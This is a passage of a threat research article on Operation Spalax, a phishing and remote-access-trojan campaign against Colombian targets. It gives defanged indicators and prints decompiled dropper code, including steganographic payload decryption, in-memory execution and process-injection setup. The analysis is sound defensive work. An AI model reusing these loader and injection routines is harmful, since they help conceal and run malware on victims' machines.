Operation Spalax: Targeted malware attacks in Colombia

By Matías Porolli

In 2020 ESET saw several attacks targeting Colombian entities exclusively. These attacks are still ongoing at the time of writing and are focused on both government institutions and private companies. For the latter, the most targeted sectors are energy and metallurgical. The attackers rely on the use of remote access trojans, most likely to spy on their victims. They have a large network infrastructure for command and control: ESET observed at least 24 different IP addresses in use in the second half of 2020. These are probably compromised devices that act as proxies for their C&C servers. This, combined with the use of dynamic DNS services, means that their infrastructure never stays still. We have seen at least 70 domain names active in this timeframe and they register new ones on a regular basis.

The attackers

The attacks we saw in 2020 share some TTPs with previous reports about groups targeting Colombia, but also differ in many ways, thus making attribution difficult.

One of those reports was published in February 2019, by QiAnXin researchers. The operations described in that blogpost are connected to an APT group active since at least April 2018. We have found some similarities between those attacks and the ones that we describe in this article:

- We saw a malicious sample included in IoCs of QiAnXin's report and a sample from the new campaign in the same government organization. These files have fewer than a dozen sightings each.
- Some of the phishing emails from the current campaign were sent from IP addresses corresponding to a range that belongs to Powerhouse Management, a VPN service. The same IP address range was used for emails sent in the earlier campaign.
- The phishing emails have similar topics and pretend to come from some of the same entities - for example, the Office of the Attorney General (Fiscalia General de la Nacion) or the National Directorate of Taxes and Customs (DIAN).
- Some of the C&C servers in Operation Spalax use linkpc.net and publicvm.com subdomains, along with IP addresses that belong to Powerhouse Management. This also happened in the earlier campaign.

However, there are differences in the attachments used for phishing emails, the remote access trojans (RATs) used and in most of the operator’s C&C infrastructure.

There is also this report from Trend Micro, from July 2019. There are similarities between the phishing emails and parts of the network infrastructure in that campaign and the one we describe here. The attacks described in that article were connected to cybercrime, not espionage. While we have not seen any payload delivered by the attackers other than RATs, some of the targets in the current campaign (such as a lottery agency) don’t make much sense for spying activities.

These threat actors show perfect usage of the Spanish language in the emails they send, they only target Colombian entities, and they use premade malware and don’t develop any themselves.

Attack overview

Targets are approached with emails that lead to the download of malicious files. In most cases, these emails have a PDF document attached, which contains a link that the user must click to download the malware. The downloaded files are

regular RAR archives that have an executable file inside. These archives are hosted in legitimate file hosting services such as OneDrive or MediaFire. The target has to manually extract the file and execute it for the malware to run.

We've found a variety of packers used for these executables, but their purpose is always to have a remote access trojan running on the victimized computer, usually by decrypting the payload and injecting it into legitimate processes. An overview of a typical attack is shown in Figure 1. We have seen the attackers use three different RATs: Remcos, njRAT and AsyncRAT.




Figure 1. Overview of the attack

Phishing emails

The attackers use various topics for their emails, but in most cases they are not specially crafted for their victims. On the contrary, most of these emails have generic topics that could be reused for different targets.

We found phishing emails with these topics:

- A notification about a driving infraction
- A notification to take a mandatory COVID-19 test
- A notification to attend a court hearing
- An open investigation against the recipient for misuse of public funds
- A notification of an embargo of bank accounts

The email shown in Figure 2 pretends to be a notification about a driving infraction for a value of around US$250. There is a PDF file attached that promises a photo of the infraction, as well as information about time and place of the incident. The sender has been spoofed to make the email look like it is coming from SIMIT (a system for paying transit violations in Colombia).

Figure 2. Example of a phishing email

The pdf file only contains an external link that has been shortened with the acortaurl service, as shown in Figure 3. The shortened URL is: https://acortaurl[.]com/httpsbogotagovcohttpsbogotagovcohttpsbogotagovco.

After the shortened link is expanded, a RAR archive is downloaded from: http://www.mediafire[.]com/file/wbqg7dt604uwgza/SIMITcomparendoenlineasimitnumeroreferenciaComparendo2475569.uue/fil




Figure 3. PDF attached to phishing email

Figure 4 shows part of the email's header. The spoofed sender is notificacionesmultas@simit.org[.]co but we can see that the real sender is IP address 128.90.108[.]177, which is connected with the domain name julian.linkpc[.]net, as found in historic DNS data. It's not a coincidence that the same domain name is used for contacting the C&C server in the malicious sample contained in the RAR archive. This IP address belongs to Powerhouse Management, a VPN service provider.




Figure 4. Header of a phishing email

In more recent emails, the shortened link in the PDF file resolves to https://bogota.gov[.]co (a legitimate site) when visited from outside of Colombia.

Also, in some cases the GetResponse service has been used to send the email. This is probably done to track whether the victim has clicked on the link. In these cases there is no attachment: a link to the GetResponse platform leads to the download of malware.

You can see the other emails in the following gallery (click to enlarge):

Figures 5 to 13. Various phishing emails and their attached files

Malicious artifacts

Droppers

The executable files contained in compressed archives that are downloaded via the phishing emails are responsible for decrypting and running remote access trojans on a victimized computer. In the following sections, we describe the various

droppers we have seen.

NSIS installers

The dropper that is most commonly used by these attackers comes as a file that was compiled with NSIS (Nullsoft Scriptable Install System). To try to evade detection, this installer contains several benign files that are written to disk (they are not part of NSIS binaries and they are not used at all by the installer) and two files that are malicious: an encrypted RAT executable and a DLL file that decrypts and runs the trojan. An NSIS script for one of these installers is shown in Figure 14. The benign files are usually different in different droppers used by the attackers.

```
Function function_1
    Return
FunctionEnd
Function function_3
    Return
FunctionEnd
Function function_5
    SetFlag 0 97
    Push $R5
    Return
FunctionEnd
Function function_8
    StrCmp $1 "Power" "" label_B
    Return
    StrCpy $R6 "374915"
label_B:
    IntOp $R6 $R6 - "1"
    IntCmp $R6 "0"   label_B
    SetOutPath $TEMP"\sqlweb\arrow"
    File "x-gherkin.xml"
    File "hopscotch.xml"
    SetOutPath $APPDATA"\24\remind\domains"
    File "50-mutter-system.xml"
    File "org.gnome.desktop.a11y.keyboard.gschema.xml"
    File "wbemDC.dll"
    File "formrichtext.xml"
    File "u2l2000.dll"
    File "aspnetregbrowsers.exe"
    File "lregdll.dll"
    File "SERVERLib.dll"
    File "SamplesTopicTypeFilter80.xml"
    SetOutPath $APPDATA"\post"
    File "vsamui.dll"
    File "pgort80.dll"
    File "model18.xml"
    File "MFC80CHS.dll"
    File "edbgps.dll"
    File "60.opends60.dll"
    File "ildasm.exe"
    SetOutPath $TEMP"\usr"
    File "61.opends60.dll"
    SetOutPath $TEMP"\AboutUs\errata"
    File "defaultblack.xml"
    File "x-gamegear-rom.xml"
    File "15.opends60.dll"
    File "g3fax.xml"
    SetOutPath $TEMP
    File "Bonehead"
    File "ShoonCataclysm.dll"
    SetFlag 13 607
    StrCpy $R2 "ShoonCataclysm,Uboats"
    SetOutPath $TEMP
    Exec "rundll32.exe $R2"
    Quit
    Return
FunctionEnd
```


Figure 14. NSIS script for one of the droppers; the malicious files are highlighted

The files Bonehead (encrypted RAT) and ShoonCataclysm.dll (dropper DLL) are written in the same folder and the DLL is run with rundll32.exe using Uboats as its argument. The names of these files change between executables. Some more examples are:

- rundll32.exe Blackface,Breathing
- rundll32.exe OximeLied,Hostage
- rundll32.exe Conservatory,Piggins

We used the name of the benign files contained in some of these NSIS installers to find more malicious installers used by the Spalax operators. Table 1 lists details of three different NSIS installers used by the attackers that contained all the same benign files. The only difference among them was the encrypted file, which pointed to different C&C servers.

Table 1. NSIS installers with identical benign files used by this group

SHA-1	C&C
6E81343018136B271D1F95DB536CA6B2FD1DFCD6	marzoorganigrama20202020.duckdns[.]org
7EDB738018E0E91C257A6FC94BDBA50DAF899F90	ruthy.qdp6fj1uji[.]xyz
812A407516F9712C80B70A14D6CDF282C88938C1	dominoduck2098.duckdns[.]org

However, we also found malicious NSIS installers used by other unrelated groups that had the same benign files as the ones used by this group. Figure 15 lists the files contained in two different NSIS installers. The one on the left (SHA-1: 3AC39B5944019244E7E33999A2816304558FB1E8) is an executable used by this group and the one on the right (SHA-1: 6758741212F7AA2B77C42B2A2DE377D97154F860) is unrelated. The SHA-1 hashes for all the benign files are the same (and also the filenames) and even the malicious DLL is the same. However, the encrypted file Bonehead is different.

Figure 15. Files contained in NSIS droppers from unrelated campaigns

This means that these installers were generated with the same builder, but by different actors. The builder is probably offered in underground forums and includes these benign files. This, along with a complete analysis of the dropper, was described earlier this year by Sophos in their RATicate article. There is also an article by Lab52 describing one of the NSIS installers used in Operation Spalax, which they attribute to APT-C-36.

In the vast majority of cases these NSIS droppers decrypt and run the Remcos RAT, but we have also seen cases where the payload is njRAT. These will be described later in the *Payloads* section.

Agent Tesla packers

We have seen several droppers that are different variants of a packer that uses steganography and is known to be used in Agent Tesla samples. Interestingly, the attackers use various payloads, but none of them are Agent Tesla. Even though there

are differences in all the samples regarding the layers of encryption, obfuscation or anti-analysis used, we can summarize the actions taken by the droppers as follows:

- The dropper reads a string (or binary data) from its resource section and decrypts it. The result is a DLL that will be loaded and called in the same address space.
- The DLL reads pixels from an image contained in the first binary and decrypts another executable. This one is loaded and executed in the same address space.
- This new executable is packed with CyaX. It reads data from its own resource section and decrypts a payload. There are anti-analysis checks; if they pass, the payload can be injected into a new process or loaded in the same process space.

The initial dropper is coded in C#. In all the samples that we have seen, the code for the dropper was hiding in non-malicious code, probably copied from other apps. The benign code is not executed; it's there to evade detection.

In Figure 16 we see an example of the resources contained in one of these droppers. The text in green (only shown partially) is a string that will be decrypted to generate the next stage to be executed and the image that we see below the green text will be decrypted by the second stage malware. The algorithm used for decryption of the string varies from sample to sample, but sometimes the resource is just an unencrypted binary.

Figure 16. Resources contained in Agent Tesla's packer

The method to be executed in the DLL is always named StartGame or StartUpdate. It reads the image from the first executable, and stores every pixel as three numbers according to its red, green and blue components. Then it decrypts the array by doing a single-byte XOR operation, cycling through the key. After that, the array is gzip-decompressed and executed. Part of the code for the mentioned operations is shown in Figure 17.


```
public static void StartGame(string resource_name, string key_param, string project_name)
{
    Thread.Sleep(41500);
    Bitmap bitmap_ = Sparta.Liaty(resource_name, project_name);
    byte[] byte_ = Sparta.PixelsToArray(bitmap_);
    byte[] byte_2 = Sparta.XOR_Decrypt(byte_, key_param);
    byte[] rawAssembly = Sparta.Decompress(byte_2);
    Assembly.Load(rawAssembly).EntryPoint.Invoke(0, null);
    Environment.Exit(0);
}

public static byte[] XOR_Decrypt(byte[] byte_0, string Key)
{
    byte[] bytes = Encoding.ASCII.GetBytes(Key);
    int num = (int)(byte_0[byte_0.Length - 1] ^ 112);
    byte[] array = new byte[byte_0.Length + 1];
    int num2 = 0;
    for (int i = 0; i <= byte_0.Length - 1; i++)
    {
        array[i] = (byte)((int)byte_0[i] ^ num ^ (int)bytes[num2]);
        if (num2 == Key.Length - 1)
        {
            num2 = 0;
        }
        else
        {
            num2++;
        }
    }
    Array.Resize<byte>(ref array, byte_0.Length - 1);
    return array;
}

private static byte[] PixelsToArray(Bitmap bitmap_0)
{
    List<byte> list = new List<byte>();
    checked
    {
        int num = bitmap_0.Width - 1;
        for (int i = 0; i <= num; i++)
        {
            int num2 = bitmap_0.Height - 1;
            for (int j = 0; j <= num2; j++)
            {
                Color pixel = bitmap_0.GetPixel(i, j);
                if (pixel != Color.FromArgb(0, 0, 0, 0))
                {
                    list.InsertRange(list.Count, new byte[]
                    {
                        pixel.R,
                        pixel.G,
                        pixel.B
                    });
                }
            }
        }
        return (byte[])list.ToArray();
    }
}
```


Figure 17. Code to decrypt and run the third-stage malware

The third stage is in charge of decrypting and running the payload. The .NET packer known as CyaX is used to perform this task. The version of the packer used by the attackers is v4, although they used v2 in some cases. Figure 18 shows the hardcoded configuration for one of their samples.




```
static Class6()
{
    Class8.A09JI5hzgceqD();
    Class6.string_0 = "QrGcyCTEEJN";
    Class6.byte_0 = Class2.smethod_1(Class2.smethod_2(Class2.smethod_0("kd7JNnm"), Class6.string_0));
    Class6.string_1 = "0||0||0||0||0||0||||||0||0||0||0||||||||||||||0||0||0||0||0||0||v4||2||1654||0||0||||||0||0||0|||";
    Class6.string_2 = Strings.Split(Class6.string_1, "||", -1, CompareMethod.Binary);
    Class6.int_0 = Conversions.ToInteger(Class6.string_2[0]);
    Class6.int_1 = Conversions.ToInteger(Class6.string_2[1]);
    Class6.string_3 = "OCUafaLkmg";
    Class6.string_4 = "bAsDcmcfnCEjW";
    Class6.int_2 = Conversions.ToInteger(Class6.string_2[2]);
    Class6.int_3 = Conversions.ToInteger(Class6.string_2[4]);
    Class6.string_5 = Class6.string_2[6];
    Class6.string_6 = Class6.string_2[5];
    Class6.int_4 = Conversions.ToInteger(Class6.string_2[7]);
    Class6.int_5 = Conversions.ToInteger(Class6.string_2[8]);
    Class6.int_6 = Conversions.ToInteger(Class6.string_2[9]);
    Class6.int_7 = Conversions.ToInteger(Class6.string_2[28]);
    Class6.int_8 = Conversions.ToInteger(Class6.string_2[29]);
    Class6.string_7 = Class6.string_2[30];
    Class6.string_8 = Class6.string_2[31];
    Class6.int_9 = Conversions.ToInteger(Class6.string_2[32]);
    Class6.int_10 = Conversions.ToInteger(Class6.string_2[33]);
    Class6.int_11 = Conversions.ToInteger(Class6.string_2[34]);
    Class6.delegate0_0 = Class6.smethod_8<Class6.Delegate0>("kernel32", "ResumeThread");
    Class6.delegate1_0 = Class6.smethod_8<Class6.Delegate1>("kernel32", "Wow64SetThreadContext");
    Class6.delegate2_0 = Class6.smethod_8<Class6.Delegate2>("kernel32", "SetThreadContext");
    Class6.delegate3_0 = Class6.smethod_8<Class6.Delegate3>("kernel32", "Wow64GetThreadContext");
    Class6.delegate4_0 = Class6.smethod_8<Class6.Delegate4>("kernel32", "GetThreadContext");
    Class6.delegate5_0 = Class6.smethod_8<Class6.Delegate5>("kernel32", "VirtualAllocEx");
    Class6.delegate6_0 = Class6.smethod_8<Class6.Delegate6>("kernel32", "WriteProcessMemory");
    Class6.delegate7_0 = Class6.smethod_8<Class6.Delegate7>("kernel32", "ReadProcessMemory");
    Class6.delegate8_0 = Class6.smethod_8<Class6.Delegate8>("ntdll", "ZwUnmapViewOfSection");
    Class6.delegate9_0 = Class6.smethod_8<Class6.Delegate9>("kernel32", "CreateProcessA");
}
```

Figure 18. Hardcoded configuration in CyaX-Sharp packer

The decryption of the payload is based on XOR operations and is the same as the algorithm previously shown but with an extra step: the payload is XORed with its first 16 bytes as a key. Once it's decrypted, it can be run in the same address space or injected into a different process, depending on the configuration.

This packer supports various anti-analysis operations such as disabling Windows Defender, checking for security products, and detecting virtual environments and sandboxes.

The majority of the payloads for these droppers are njRAT, but we have also seen AsyncRAT. We saw Remcos in one of these droppers, but the code in the packer was different. Part of the main routine for the injection of the payload is shown in Figure 19.

```
private static void Main()
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    byte[] bytes = Class0.LoadResource(executingAssembly);
    string a = "False";// Persistence mechanisms will not be used
    string a2 = "#startup_method#";// {"Folder", "Registry", "Task"}: related to variable a
    string name = "#startup_name#";// Name for the registry key or scheduled task
    string a3 = "True";// The malware will copy itself
    string str = Class0.GetSpecialFolderPath("UserProfile");
    string str2 = "Chrome.exe";
    string a4 = "True";// The program will sleep {value} seconds
    string value = "10";// Related to variable a4
    string a5 = "None";// Unused
    string a6 = "True";// The process will run indefinitely
    string a7 = "#bind#";// boolean: Determines if payload will be loaded from a previous stage
    string a8 = "#bind_sett#";// {"Inject", "Drop"}: related to variable a7
    string location = Assembly.GetCallingAssembly().Location;
    string text = str + "\\" + str2;
    if (a7 == "True")
    {
        try
        {
            Assembly callingAssembly = Assembly.GetCallingAssembly();
            byte[] bytes2 = Class0.LoadResourceB(callingAssembly);
            if (a8 == "Inject")
            {
                string str3 = "\\Microsoft.NET\\Framework\\v4.0.30319\\RegAsm.exe";
                Environment.GetFolderPath(Environment.SpecialFolder.Windows) + str3;
                Class0.InjectPayload(Class0.DecryptPayload(bytes2));
            }
            if (a8 == "Drop")
            {
                string text2 = Environment.GetFolderPath(Environment.SpecialFolder.UserProfile) + "\\#bindname#.exe";
                if (!File.Exists(text2))
                {
                    File.WriteAllBytes(text2, Class0.DecryptPayload(bytes2));
                    Process.Start(text2);
                }
            }
        }
        catch
        {
        }
    }
    if (a3 == "True" && !File.Exists(text))
    {
        File.Copy(location, text);
        Class0.DeleteFile(text + ":Zone.Identifier");
    }
    if (a == "True")
    {
        if (a3 == "True")
        {
```


Figure 19. Code for the last stage of a dropper

We have noticed that the configuration is contained in different variables. Values like #startup_method# or #bind# mean that the configuration was not set for those options. The payload is read from an encrypted resource and XORed with a hardcoded password. The shellcode that performs the injection is contained in an array and is dynamically loaded. There are no anti-analysis checks or protection mechanisms.

AutoIt droppers

For some of their droppers, the attackers have used an AutoIt packer that comes heavily obfuscated. Unlike the cases that were previously described, in this case the first-stage malware performs the injection and execution of the payload. It does so by using two shellcodes contained in the compiled AutoIt script: one to decrypt the payload and another to inject it into some process.

The payload is constructed by concatenating several strings, as shown in Figure 20. By inspecting the last two characters, we can see that the string is in reverse order.

```
    $G = $G &
    "8F7B71A6E414FF2B22342A78356C5AA3EF305BEAC8FD85C5FF53D5F24E9A03DB8A7496EAB70BD2E38E455E5D399D3180F2F73FD28
    FFEB42370E28454CDBE4655951B7FC1113AF89C19EE49CF95FEC11042C8FFD843F60A6FFBC8FE03CF1B4972B8A3E0A642B194B0F52
    B47ABA3775B06CFE5D62EE70BFCEB09146787E5F9D37408D20DEF68EA0CA2772F2A0A7DAB866400963115F92E"
    $G = $G &
    "BEA338C3B103EB756D2CF9C680C23395A7482A72D0F6E36475C371EB5E974CB69F257569DF75BD0764D33FB4608653944937C18ED
    85C0E0B81ACC7A1D0A427406C62130850A650AA08B4E04E6618C626641F29A2FAA842BEFEEBE665D0114C428EB9519726D784FDB11
    BA5B0FE41C6345878E417DBCB39E6161BEFDA4B894D90C461B46C1834ED2D025493EF7630574D1082E967A98C"
    $G = $G &
    "35603F88D9F119EF6107D5A799B1374384E174562C93A1AE2E6ECE6C057315B2A2752E2CE927E0EE0246707D3EE3BD07B393CA7B8
    5FEB1617722498C1A82FA8A525068576D2C6381F315B4C5A287276683B2F1760FBE8112A10F63FDE9B1583A729B5D6173C28F6E6C9
    F36938CAEA2CFE14F6F584CF9B1C8C21C9ECB1855EEA17B466EAC0DC2F022A105559C47E814BBE75076C35E3B"
    $G = $G &
    "DAED3C80822F17133D2AF2B8C8D9637DBD4667AAE65988C2761FEE8E0DF3B280247CB2427E2D220BE459B642E24962A26400079D7
    167EF531EE93450EB8B8DAF5038B7D03E3B8537x0"
    $G = DECRYPT_PAYLOAD($G, "BVUVYEXMCL", "9")
    RUN_PAYLOAD()
Endfunc

Func RUN_PAYLOAD()
    INJECT_PAYLOAD($G, "a")
Endfunc
```

Figure 20. Concatenation of the payload

The routine that decrypts the payload contains a small shellcode that is loaded with VirtualAlloc and executed. The decryption done by the shellcode is based on a single-byte XOR algorithm. The code that loads the shellcode is shown in Figure 21.

```
Func DECRYPT_PAYLOAD($encrypted_data, $key, $unused_param)
    Dim $buf = BinaryToString($encrypted_data)
    $buf = StringReverse($buf)
    Dim $binary_data = DECRYPT_STRING(
    "327A413A333232333232344332323443323237313737343735 3A4037373332313341 3B3A3B413A363B3A3B4635443043473 63A363A3
    03B413A3A3B363744323A37413232443A3646413232323232403B3232323332323232 3A3A413A304132333A3A3A3632464744444
    744444444473044313A3134374436323 23A3134374413212 3A3335464441323232333232323254636353A4036374441313346304
